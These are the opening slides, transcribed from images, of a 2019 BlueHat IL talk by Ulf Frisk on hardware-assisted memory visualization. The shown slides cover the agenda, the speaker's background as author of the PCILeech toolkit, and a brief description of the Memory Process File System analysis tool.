


BlueHat IL

Feb 6-7, 2019

Practical Uses for Hardware-assisted Memory Visualization

UlfFrisk

Disclaimer

This talk is given by me as an individual
My employer is not involved in any way

Agenda


What is **The Memory Process File System?**

Finding a ”**Total Meltdown**”

Hardware assisted **Cheating** in games

In-Depth: Capabilities Design, API and Plugins

Demos - **Live Demos**!



About Me: Ulf Frisk


Pentester by day – Financial Sector – Stockholm


Security Researcher by night

Author of the PCILeech Direct Memory Acccess Attack Toolkit

Presented at DEF CON and the Chaos Communication Congress

100% Open Source





What is the Memory Process File System?

Memory Analysis tool with Windows focus

In-Memory objects as Files and Folders

C and Python API

Multi-threading + native C core + intelligent parsing → FAST!

